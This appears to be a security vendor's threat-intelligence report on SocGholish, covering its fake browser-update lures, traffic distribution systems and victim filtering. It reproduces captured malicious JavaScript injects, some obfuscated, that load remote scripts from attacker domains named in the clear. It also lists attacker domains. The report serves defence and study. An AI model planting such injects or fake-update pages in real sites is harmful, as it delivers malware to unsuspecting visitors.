Unmasking SocGholish: Silent Push Untangles the Malware Web Behind the “Pioneer of Fake Updates” and Its Operator, TA569

By Peggy Kelly

Published: 2025-08-06 · Archived: 2026-04-05 12:41:26 UTC

Key Findings

- SocGholish, operated by TA569, actually functions as a Malware-as-a-Service (MaaS) vendor, selling access to compromised systems to various financially motivated cybercriminal clients.
- The primary tactic used involves deceptive “fake browser update” lures, often initiated by JavaScript injections on compromised websites, which lead to drive-by malware downloads.
- SocGholish leverages Traffic Distribution Systems (TDSs) like Parrot TDS and Keitaro TDS (the latter notably used in Russian disinformation campaigns) to filter and redirect victims to malicious content.
- Thus, TA569 acts as a vendor, or an Initial Access Broker (IAB), enabling other notorious groups and even the Russian GRU’s Unit 29155 (via Raspberry Robin) to conduct follow-on attacks, including ransomware deployments.
- SocGholish also utilizes domain shadowing and rotates its active domains frequently in order to evade detection, making proactive threat intelligence crucial for a reliable defense.

Executive Summary

Silent Push Threat Analysts have been rigorously tracking SocGholish and its operators, TA569, since 2024. This evolving threat most commonly masquerades as legitimate software updates, fooling users into unknowingly compromising their systems. The core of their operation is a sophisticated Malware-as-a-Service (MaaS) model, where infected systems are sold as initial access points to other cybercriminal organizations.

As referenced above, TA569 serves as a vendor for the malware, selling infections to various clients for exploitation, including many advanced persistent threat (APT) groups, such as LockBit and Evil Corp. They also sell to threat actors using information stealers and remote access Trojans (RATs), including WastedLocker, NetSupportRAT, Hades, and Dridex, which remain a concern despite some successful global takedown efforts.

The widespread nature of SocGholish attacks, affecting countless individuals and enterprises, underscores the urgent need for better intelligence to defend against this pervasive threat.

Our ongoing research here at Silent Push provides critical insights into SocGholish/TA569’s tactics, techniques, and procedures (TTPs) as well as Indicators of Future Attack (IOFA) feeds to block at the gate. This public report, a condensed and operational security-minimized version of our internal customer reports, covers everything from SocGholish’s use of obscure domain names and fast-flux infrastructure to its strategic deployment of Traffic Distribution Systems (TDSs).

For access to our unredacted report on SocGholish, please contact our team @ info@silentpush.com or book a demo with our experts right here to get the very latest in pre-emptive threat intelligence.

Table of Contents

Join Silent Push August 21, 2025, for a SocGholish/TA569 deep dive and learn proactive techniques for detecting malicious activity ***before*** a breach occurs.

Whether you’re triaging alerts, responding to incidents in real time, or tracking threat actor infrastructure and TTPs, this webinar will better equip you to preemptively mitigate one of the internet’s longest-running and most successful deception-based threats.

Register to attend one of three sessions: North America (12:00PM ET), EMEA (12:00PM CET), or APJ (10:00AM SGT).

Background

Given its prevalence, Silent Push Threat Analysts refer to SocGholish as the “Pioneer of Fake Updates.” It began as a relatively straightforward malware family that has since evolved into a sophisticated Initial Access Broker (IAB), operating as a crucial stepping stone for cyber criminals.

While there is some disparity among multiple cybersecurity reporters, the first public mentions of SocGholish malware date somewhere between the end of 2017 and mid-2018. Aliases associated with SocGholish include "FakeUpdates" and the notorious fake update framework's operator, "TA569."

The group behind SocGholish, TA569, is also referred to as "Mustard Tempest," "DEV-0206," and "UNC1543." Meticulously crafting its lures, primarily disguised as urgent browser updates for Chrome or Firefox, and other software like Adobe Flash Player or Microsoft Teams, TA569's deceptive approach capitalizes on a lack of end-user education and the perceived necessity of software updates, turning a routine security practice into a vector for compromise.

Evidence obtained by Silent Push points to significant connections between SocGholish and Russia, with affiliates like Keitaro TDS having Russian ties and some infrastructure hosted in Russia. In this report, our team also examines other connections to Russia via DEV-0243, Raspberry Robin, Dridex, LockBit, and Evil Corp.

Behind the Threat: The Business of Cybercrime

SocGholish isn't just a piece of malware; it's a business model. With TA569 operating as a MaaS provider brokering compromised system access to a diverse clientele, threat actors purchasing SocGholish malware kits and services are able to launch their cyberattacks with little to no technical expertise. This specialized role as an IAB helps to support an ecosystem where different criminal groups collaborate for mutual gain.

These threat actor clients are often financially motivated APT groups, including some of the most notorious in the cybercriminal underworld:

- **Evil Corp (DEV-0243):** A prominent Russian cybercrime actor, known for ransomware deployment, particularly Lockbit Ransomware, post-2019 sanctions.
- **LockBit and Dridex:** Malware families frequently linked to Russian cybercrime, benefiting from SocGholish-provided access.
- **Raspberry Robin:** A complex worm, initially spread via "Bad USB" attacks, which Microsoft observed pushing the SocGholish on-device agent. Interestingly, Raspberry Robin itself has ties to the Russian GRU's Unit 29155.

A single initial infection can lead to multiple, cascading threats orchestrated by different, specialized actors. SocGholish's filtering mechanisms, described in greater depth below, indicate a strategy to maximize profit by selling the most lucrative access only to those cybercriminals willing and able to pay.

A Visual Representation of SocGholish/TA569's Infection Chain

To enhance public understanding of the complex SocGholish/TA569 threat landscape, our team is providing a concise overview of the SocGholish cluster and its operators' role as an IAB, drawing on multiple sources of public research and our collective expertise researching all of the parts involved behind these interconnected threats.


A High-Level SocGholish Infection Chain Rundown

To support that effort, our team has crafted the following infographic (found below) to outline the complex global framework of SocGholish's malicious activity, how it routes across various providers, and to display both where and how different payloads are delivered to potential targets.

This graphic displays the entire chain: from the initial victim's visit to an infected website, including the various stages, until the final on-device payload implant.

Aside from the Raspberry Robin campaign noted in 2022, which we will discuss in more detail later in the blog, our team has observed that SocGholish infections typically originate from compromised websites that have been infected in multiple different ways.

Website infections can involve direct injections, where the SocGholish payload delivery injects JS directly loaded from an infected webpage or via a version of the direct injection that uses an intermediate JS file to load the related injection.



Infographic of SocGholish/TA569's infection chain

Powerful Traffic Distribution System Techniques

The primary sources of traffic for the SocGholish affiliate network framework, aside from direct injection of SocGholish domains into compromised websites, are traffic distribution systems (TDSs). More specifically: Parrot TDS and Keitaro TDS, which TA2726 operates.

Typically part of online advertising infrastructure, the primary function of these systems is to direct web traffic to specific websites or to landing pages.

In online advertising, TDSs are used to present targeted advertisements to the website visitor. To accomplish this, a TDS uses extensive fingerprinting of the website visitor, gathering information such as the user's IP Address, browser name, type, version, various browser configurations, the source of the traffic, and more to determine what ad to present. It also allows advertisers to track the performance of their ads by presenting statistics on the number of visitors coming from a specific source and how many visitors who saw a particular ad also clicked on it.

This can be extended further via custom URL parameters that allow tracking of additional statistics, such as "which ad campaign directed the user to the TDS link."

By employing these methods, an advertiser can, for example, send a targeted ad for an Android application in Spanish to a user visiting the TDS link from Spain (based on their IP) with an Android device (based on the fingerprint of the browser, such as "UserAgent," or "screen size," etc).

While some may see this as invasive, the technique itself is not *inherently* malicious.

Threat actors, however, realized more than a decade ago that the same TDS technology used for Advertisement Traffic Direction (ATD) could also be used to redirect users to certain types of fraud. By setting up websites with a redirect via a TDS or by injecting links into compromised websites, an attacker using a TDS can present a visiting user/victim with targeted malicious content of their choice.

This comes with immense advantages for threat actors, often enabling them to evade detection by network defenders and cybersecurity researchers. It also allows threat actors to monetize traffic for devices they do not target directly by reselling that traffic to other actors who might have a use for it.

For example, early reported use cases of TDS in cybercrime were associated with exploit kits, which are web frameworks that attempt a series of exploits against a website visitor to achieve a drive-by compromise. Cybercriminals use these malicious toolkits to automate the exploitation of software application vulnerabilities, with the primary goal of delivering malware, such as ransomware, spyware, or Trojans, onto a victim's device without their knowledge or consent.

Using a TDS, attackers can direct users to an exploit kit that targets a specific (and thus known-vulnerable) browser. This shielded their fraudulent efforts from the portion of the internet using updated software and only targets those that an attacker has already identified as vulnerable. It is also an effective method to reduce the number of actual exploit attempts seen in the wild, as defenders may be unaware that an outdated browser is being sent to different websites via the injected TDS, rather than an updated browser.

SocGholish's infrastructure utilizes TDS techniques in nearly every step of the infection process. The injected SocGholish JS, which we detail later in the report, uses these methods to redirect users to next-stage JavaScript redirect scripts and browser-specific FakeUpdate templates. The on-device SocGholish stager then utilizes a TDS to differentiate between high-value, low-value, and "illegitimate" targets, whereupon it either delivers the payload or takes no action, as appropriate.

As referenced in the infographic (above), two specific TDSs are commonly observed in the attack chain before the infection stage: Parrot TDS and Keitaro TDS. Both are used before redirecting to SocGholish injects and thus don't strictly need to be owned by SocGholish itself—further complicating attribution. To properly explain their role, we will cover each TDS in depth below.

Parrot TDS

First reported on by Avast in 2022, Parrot TDS is both the earliest and most well-known system referenced in association with SocGholish. Even in the earliest reports on Parrot TDS, SocGholish was identified as its primary customer.

This TDS can be distinguished from others in traffic by the unique form of its JavaScript injects, which contain a technical fingerprint that we are unfortunately unable to share publicly.

These injects also load an additional external JavaScript via three different methods. They either load the Parrot TDS URL directly or contact a proxy. This proxy is accessed via a **.php** file, which can be either locally hosted on the infected domain or a remote domain. Internally, the proxy will then load the JS via the Parrot TDS URL and return the same response as a direct query.

An example of this can be seen using a local proxy's **.php** file. One infected website in this case, as of this writing, was *balancedapproachk9[.]com*, which had the proxy kept at the following path:

- */assets/bootstrap/fonts/getunwashed/admin/view/stylesheet/stylesheet.php*

On a final note, there were a few more technical fingerprints of value to our researchers during this investigation, which we have shared with our customers in our internal reporting on the subject. Unfortunately, for operational security reasons, we were unable to include them in this piece.

Keitaro TDS

Keitaro TDS is another TDS often seen used in conjunction with SocGholish infections. In contrast with Parrot TDS, however, this TDS is openly promoted as an advertising tool by a company that is legitimately registered. It can even be licensed from: "*hxxps[:]//keitaro[.]io/*"

Defenders and the Media Question Keitaro's Legitimacy

Keitaro's parent company, Apliteni, is based in Delaware. However, its CEO previously lived in Russia (now Spain), and at least seven of Apliteni's employees indicate they are based in Russia on LinkedIn. In the context of the other ties back to Russia observed in the SocGholish infrastructure chain, this raises questions about the company's otherwise serious public image. Another notable finding that draws the Russian connection yet closer is the observation that Keitaro TDS has been heavily used in Russian disinformation campaigns.

TechTarget wrote about Keitaro TDS back in 2024, reporting that over the past eight years, "*Despite being described as a legitimate TDS by Microsoft and other security vendors, Keitaro has been referenced in numerous threat reports from various cybersecurity vendors and researchers*." The article further notes, "*Researchers say Keitaro is one of the most widely used TDSes in the threat landscape, with threat activity going beyond malvertising schemes and tech support scams that infect consumer devices. Numerous threat reports have documented complex threat campaigns with some of the most notorious ransomware, malware, and exploit kits that have long plagued enterprises*."

A notable actor to consider in the context of Keitaro TDS is TA2726, which Proofpoint highlighted as a traffic provider for both SocGholish and TA2727. The gist of the article states that TA2726 compromises webpages, injects them with its own Keitaro TDS link, and then resells that traffic to SocGholish as well as TA2727 and other actors. For SocGholish, the payload is the usual injected JS, which ultimately leads to fake update pages and a Windows-specific SocGholish agent.

For TA2727, payloads are tailored to match the potential victim's operating system. Windows typically receives DoiLoader and LummaStealer, whereas macOS receives an information stealer known as FrigidStealer, and Android devices are redirected to a download page for the Marcher Banking Trojan.

One note of interest here is that SocGholish appears to be delivered exclusively to North American (USA and Canada) Windows devices. In contrast, TA2727 payloads are delivered mostly to other countries, with the U.K. and France both explicitly named in the Proofpoint piece. MacOS traffic from the US and Canada is also redirected to TA2727. This may indicate a preference in SocGholish targeting or attunement to the needs of a specific SocGholish customer.

In an earlier iteration, an actor using Keitaro TDS redirected traffic from Windows devices to SocGholish TDS while redirecting all other traffic to the VexTrio malvertising framework.

Due to the public availability of Keitaro TDS, we can't fully confirm that this was the same actor as TA2726. However, technical evidence uncovered by the Silent Push threat team reveals a connection between these activities.

The typical TA2726 inject looked like this, where the group redirects to VexTrio for all non-Windows clients:

```
var khutmhpx = document.createElement("script");
khutmhpx.src = "//biggerfun[.]org/KnZ5KRPB";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
```

Example of a typical TA2726 inject

Among the many domains tracked using this inject in July 2024, Silent Push also monitored the following:

1. bigbricks[.]org
2. biggerfun[.]org
3. cancelledfirestarter[.]org
4. catsndogz[.]org
5. climedballon[.]org
6. cloudwebhub[.]pro
7. codecruncher[.]pro
8. daddygarages[.]org
9. dailytickyclock[.]org
10. deeptrickday[.]org
11. searchgear[.]pro
12. rapiddevapi[.]com
13. cp[.]envisionfonddulac[.]biz

The injects from these domains can still be observed on many victim sites. One of which is the infected site: **hxxps[:]//www[.]teatree[.]si**, which at the time of this writing, (August 2025) had the following in its source code:

```
<script>
(function(f,b,n,j,x,e){x=b.createElement(n);e=b.getElementsByTagName(n)[0];x.async=1;x.src=j;e.parentNode.insertBefore(x,e);})
(window,document,'script','//eeatgoodx.com/YPYpFzW3');
</script><script data-minify="1" src="//teatree.si/wp-content/cache/min/1/jquery-3.3.1.min.js?ver=1703244166"></script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//biggerfun.org/HQn5BKC3";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script data-minify="1" src="//teatree.si/wp-content/cache/min/1/jquery-3.3.1.min.js?ver=1703244166"></script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//biggerfun.org/7FxjK9kQ";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script data-minify="1" src="//teatree.si/wp-content/cache/min/1/jquery-3.3.1.min.js?ver=1703244166"></script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//biggerfun.org/7FxjK9kQ";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script>;(function(f,b,n,j,x,e){x=b.createElement(n);e=b.getElementsByTagName(n)[0];x.async=1;x.src=j;e.parentNode.insertBefore(x,e);})
(window,document,"script","//searchgear.pro/257KCwFj");</script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//nowordshere.org/bjz1khVv";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script data-minify="1" src="//teatree.si/wp-content/cache/min/1/jquery-3.3.1.min.js?ver=1703244166"></script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//biggerfun.org/KnZ5KRPB";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script data-minify="1" src="//teatree.si/wp-content/cache/min/1/jquery-3.3.1.min.js?ver=1703244166"></script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//searchgear.pro/zJyhdVMS";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script>
var khutmhpx = document.createElement("script");
khutmhpx.src = "//cloudwebhub.pro/nyWkdbtw";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
```

Source code example from the infected site: hxxps[:]//www[.]teatree[.]si

We can see the website has been hit several times by the “khutmhpx” inject. Yet, we can also see a second type of injection:

```
;(function(f,b,n,j,x,e){x=b.createElement(n);e=b.getElementsByTagName(n)[0];x.async=1;x.src=j;
    e.parentNode.insertBefore(x,e);})(window,document,"script","//searchgear[.]pro/257KCwFj");
```

The injection utilizes the same domain as one of the “**khutmphx**” injections, providing the hard technical evidence we were looking for that the same threat actor cluster has used both.

```
var khutmhpx = document.createElement("script");
khutmhpx.src = "//searchgear.pro/zJyhdVMS";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
```

A second inject that our team discovered recently begins with “**function(f,b,n,x,e)**.” A variant of it can be observed on the infected website: **gitomer[.]com**:

```
var khutmhpx = document.createElement("script");
khutmhpx.src = "//searchgear.pro/zJyhdVMS";
document.getElementsByTagName("head")[0].appendChild(khutmhpx);
```

Screenshot of the variant observed on gitomer[.]com

Note that the domain used in the inject above is “**rapiddevapi[.]com**”. The same page contains two additional injection types (Injection Type 3 and Injection Type 4).

Inject Type 3 appears as so:

```
(function(f,b,n,j,x,e){
    var decodedUrl = atob('aHR0cHM6Ly9yYXBpZGRldmFwaS5jb20vTTNQMm44VWF6NndzaDdzMmZnU1J3SWlTYWRuNFd6MWZOc1JiVndYclc=');
    x=b.createElement(n);e=b.getElementsByTagName(n)[0];
    x.async=1;x.src=decodedUrl;
    e.parentNode.insertBefore(x,e);
})(window,document,'script');
```

Screenshot of Inject Type 3

Decoding the Base64 unveils:

rapiddevapi[.]com/M3P2n8Uaz6wsh7s2fgSRwIiSadn4Wz1fNsRbVwXrW

We can observe two things here: First, that this third inject reuses the same domain as the second inject we just highlighted. Second, it utilizes the "**function(f,b,n,j,x,e)**" identifier. Knowing this, we can now tie these two injects together, creating a connection between injects 1, 2, and 3.

However, this page also provides evidence linking these injections to *yet another* inject type. On closer examination, we can identify the following lines spread throughout the page source code, where we can see the domain "**rapiddevapi**" being used in a fourth inject variant:

```
<link rel='dns-prefetch' href='//blessedwirrow.org' />
<link rel='dns-prefetch' href='//apiexplorerzone.com' />
<link rel='dns-prefetch' href='//rapiddevapi.com' />
<link rel='dns-prefetch' href='//digdonger.org' />
<link rel='dns-prefetch' href='//newgoodfoodmarket.com' />
//Other website content
<script type='text/javascript' src='https://blessedwirrow.org/qlZvFjfnSJFACbQAFa8YG' id='scarper_optimal_buttery_manner-js'></script>
<script type='text/javascript' src='https://apiexplorerzone.com/cKxDXshtxehIvuHjdk6snOKnBGNM3qpOcIzOAO8CJWm' id='angle_marten-js'></script>
<script type='text/javascript' src='https://rapiddevapi.com/M3P2n8Uaz6wsh7s2fgSRwIiSadn4Wz1fNsRbVwXrW' id='trust_cycle_late_vastly-js'></script>
<script type='text/javascript' src='https://digdonger.org/87cbLkDcE4fkKWG3pSE6sMsUgO3VtJTu61O5dV8Jon1' id='neat_bouncy_exactly_outrun-js'></script>
```

Screenshot of the domain "rapiddevapi" being used in a fourth inject variant

This fourth inject is highlighted as a TA2726 inject by Proofpoint (who originally assigned that name to this threat cluster). Furthermore, from this, we were able to confirm overlaps between Inject 3 and 4 across four additional domains:

1. hxxps[:]//leatherbook[.]org/
2. hxxps[:]//webapiintegration[.]cloud/
3. hxxps[:]//blacksaltys[.]com/
4. hxxps[:]//packedbrick[.]com/

Three of the domains are known indicators for TA2726. This allowed us to trace TA2726's activity back to at least March 2024 and tie it to the VexTrio campaign redirects from the same period.

Based on this, it is likely that VexTrio was a client of TA2726, just as TA2727 is now, with SocGholish being a constant client of theirs for over a year.

```
<link rel='dns-prefetch' href='//blessedwirrow.org' />
<link rel='dns-prefetch' href='//apiexplorerzone.com' />
<link rel='dns-prefetch' href='//rapiddevapi.com' />
<link rel='dns-prefetch' href='//digdonger.org' />
<link rel='dns-prefetch' href='//newgoodfoodmarket.com' />
//Other website content
<script type='text/javascript' src='https://blessedwirrow.org/qlZvFjfnSJFACbQAFa8YG' id='scarper_optimal_buttery_manner-js'></script>
<script type='text/javascript' src='https://apiexplorerzone.com/cKxDXshtxehIvuHjdk6snOKnBGNM3qpOcIzOAO8CJWm' id='angle_marten-js'></script>
<script type='text/javascript' src='https://rapiddevapi.com/M3P2n8Uaz6wsh7s2fgSRwIiSadn4Wz1fNsRbVwXrW' id='trust_cycle_late_vastly-js'></script>
<script type='text/javascript' src='https://digdonger.org/87cbLkDcE4fkKWG3pSE6sMsUgO3VtJTu61O5dV8Jon1' id='neat_bouncy_exactly_outrun-js'></script>
```

Example of all three injection types using the domain rapiddevapi[.]com, seen on the infected site gitomer[.]com

As seen from the example screenshot above, a typical TA2726 inject currently appears like this:

```
<link rel='dns-prefetch' href='//inject domain' /> // potentially other website content <script type="text/javascipt" src="inject-domain/id id=<varname>"></script>
```

This variety of injection utilizes a DNS-prefetch statement to the injection domain, typically located near the top of an infected page. This leads to a DNS resolution upon page load, followed by the actual resolution of the full URL in a separate script tag at a later point.

The SocGholish Inject

Regardless of which of the previously described paths a victim takes, if SocGholish is delivered, the victim will be presented with specific details (which we currently cannot share publicly).

However, given the reuse of those details, once they are observed, our team is then able to assess with high confidence that we are examining domains controlled and operated by SocGholish/TA569.

Early versions of SocGholish-related domains used a CID parameter, which was likely associated with different campaigns (or traffic providers). After several updates in which this parameter became increasingly obfuscated, however, its use has tapered off and has not been seen recently. However, we are including that detail as the information may still be encoded in the first-stage parameter.

The domains in this stage also seem to vary by traffic source. For example, the URL **store[.]alignfrisco[.]com** is the current domain/hostname related to the Parrot TDS chain.

Separately, a direct inject, which does not rely on a TDS and can also be found directly in the HTTP body of an infected site (as seen in the example below), would have a different domain such as **cp[.]envisionfonddulac[.]biz**, from a set of domains for direct injects and injects via TA2726.

Example of a direct inject that doesn’t rely on a TDS:

```
<script async src="https://cp[.]envisionfonddulac[.]biz/vk009sVvV5/abw7EiXkY1M0kUNSEewTFj3UN2pw/FsycJ0CM1zRDmt8qV5zMOlqa1yAWiw=="></script>
```

These domains are occasionally rotated, though not as often as the C2 server proxies we will cover later in the report.

We have assessed with low confidence that these URLs were created for each traffic source provider, allowing SocGholish to track their performance. However, it could also have been an evasion technique used to avoid relying on a single domain.

It is essential to note that significant care has been taken to ensure proper victim identification here. This can be seen at this stage, which filters out users once again, even if previous stages have already done so via the TDS setup. The SocGholish framework also considers several code-based aspects at this stage, each of which is listed below.

SocGholish makes sure to filter the following in this stage:


1. WordPress admin users do not get a payload
2. Users who have already executed the payload do not get served again
3. Users who use an automated web browser (using webdriver) get redirected to the first type of payload
4. Users who have an unusually small screen size (mobile phones and some sandbox solutions) get redirected to another payload
5. Users who already have the adViewEnabledKey set to true do not get a payload because the script uses this variable to ensure the inject is only executed once.
6. Users who have passed all these checks get served the main payload

***Note**: This script has an additional feature that activates the real payload only when the victim moves their mouse. This feature is also notably deactivated in the previous payload.*

The main execution flow then continues with the third payload URL.

If a victim “passes” this screening, they are presented with a fake update script that is extensively highlighted. Fortunately, our team was able to log payload 3 and determine that it is the final malicious update page. As such, it has many HTML elements.

Using some formatting, we can create an image of the code:



An image of the code for the third payload

The general functionality of the code is explained in the following six steps:

1. Set windowObj.localStorage[windowObj.location.hostname] to True (Prevent reload of script, see previous stage)

2. Defines a send statistics function that loads an “image” based on type (this image load is a method to track a user’s activity on the page)

The returned HTML document also contains some interesting strings worth examining here, among them is:

```
"<title>Update Chrome</title>"
```

This line instructs your browser to display the specified text in the tab at the top of your screen – in this case, “Update Chrome” would appear as the tab’s name.

Additionally, it contains images such as the icon below (loaded from Base64):

Screenshot of the Google Chrome icon in question, loaded from Base64

This hints at what we are looking at. Among other things, the **document.body.innerHTML** also contains the following strings:

A German message (adapting to the geographic region of the intended victim here) tells the user they are using an outdated version of Chrome and to please click a dynamically generated button to download the update:

```
Sie benutzen eine alte Version von Chrome < /h1>' + ' <p class="browser-promo"><nobr>Führen Sie ein Update jetzt durch, um ihr Chrome reibungslos und sicher laufen zu lassen.</nobr > < /p>' + ' <p class="browser-promo">Ihr Download wird automatisch gestartet. Wenn nicht, dann klicken Sie hier:</p > ' + ' < a class = "button eula-download-button download-button desktop-only hide-cros" href = "javascript:void(0)" > Update Chrome < /a>' + ' <img class="hi-dpi empty-area section-hero" src="data:image/jpg;
base64, /9j/
```

---

3. The third step of this script is to render an update page that mimics a “Chrome Browser Update,” featuring a button to download a file.
4. We then see functionality that attempts to aggressively remove the current page’s content, except for the dynamically rendered update page. Essentially, the outcome is a complete visual redesign of the website to render the update page without ever redirecting the user anywhere else.
   4.1 | The script clones the entire body of the current page, then replaces the old body with the new copy. This removes all active JavaScript event listeners attached to the DOM without changing the visual layout.
   4.2 | Then, it does a check every 500 ms on all body elements. If they do not have a className or the className does not contain “fatnav-header” or “browser-landing”, it removes those elements (fatnav-header and browser-landing are the classnames used in the dynamic update page).
   4.3 | The script then overwrites the Google Tag Manager autoEventsSettings. This prevents Google Tag Manager from performing automated tracking. Likely an attempt to prevent Google from logging the infection changes, thereby potentially alerting admins.

4.4 | The script also disables the F5 button's functionality. This button would normally cause a reload of the page, potentially destroying the fake update page.

5. The next three functions define an interesting tracking mechanism. The script creates three flags related to tracking three different interactions of a Victim:
   var mouseMove = false;
   var buttonOver = false;
   var buttonClick = false;
   As soon as the template is rendered, if the victim moves the mouse, the first event is fired. It sends a string to the JavaScript C2.
   Then, if the victim's mouse hovers over the download button, a second event is fired, again being tracked via loading an "image" from the C2.
   If the victim then clicks the button, a third event is fired, marking the final "image" load from the C2.
   Note: All Events fire only once.
   Note 2: What we have detailed here is a fascinating mechanism to confirm the user is alive and clicking the payload. It is likely to be part of the TDS, filtering out real users from fake ones who might be researchers. We believe that if these three image loads are not executed (in order), no payload or a low-value payload is sent to the victim after infection.
6. The script then creates an iframe that is attached to the button of the previously rendered "browser-landing" page. It is the same button previously pointed out above.
   The flow of this code:
   6.1 | The page loads and sets up an invisible iframe.
   6.2 | User clicks the button.
   6.3 | Two things happen: btnClickStat() and btnClickAction() are triggered.
   6.4 | btnClickAction() sends a 'download' message to the iframe immediately and sets btnActionClicked = true.
   6.5 | If the iframe isn't ready yet, it might respond later with a 'loaded' message.
   6.6 | When "loaded" is received, if the user had clicked "download," it is sent again.

Examining this iframe, we see the **.src** argument is obfuscated with Base64.

In the end, if all additional checks described in this section of our analysis are passed, the victim will receive a downloadable payload when they click a button.

The On-Device SocGholish Windows Agent

The intermediate C2 framework dynamically generates payloads that victims download at runtime. These intermediate C2 servers are associated with the same SocGholish inject domain pattern we referenced previously: **<subdomain>.<domain>.<tld>/randomchars**.

It is essential to note that across the execution framework, from the initial SocGholish injection to the on-device execution of the Windows implant, the entire process is continuously tracked by SocGholish's C2 framework. If, at any time, the framework determines that a given victim is not "legitimate," it will stop the serving of a payload.

Additionally, links are likely to be bound to the IP of the victim and have a set “expiry time.” As such, all links associated with these stages are useless for third-party researchers attempting to track this threat. To receive all stages, one must either monitor a live infection or emulate the entire chain from start to finish.

The SocGholish Agent, which is downloaded to the device, can appear in multiple formats. Most of the time, it is either a **.zip** file containing a **.js** file (whereby .js stands for JScript, a Windows version of JavaScript) or the **.js** file itself.

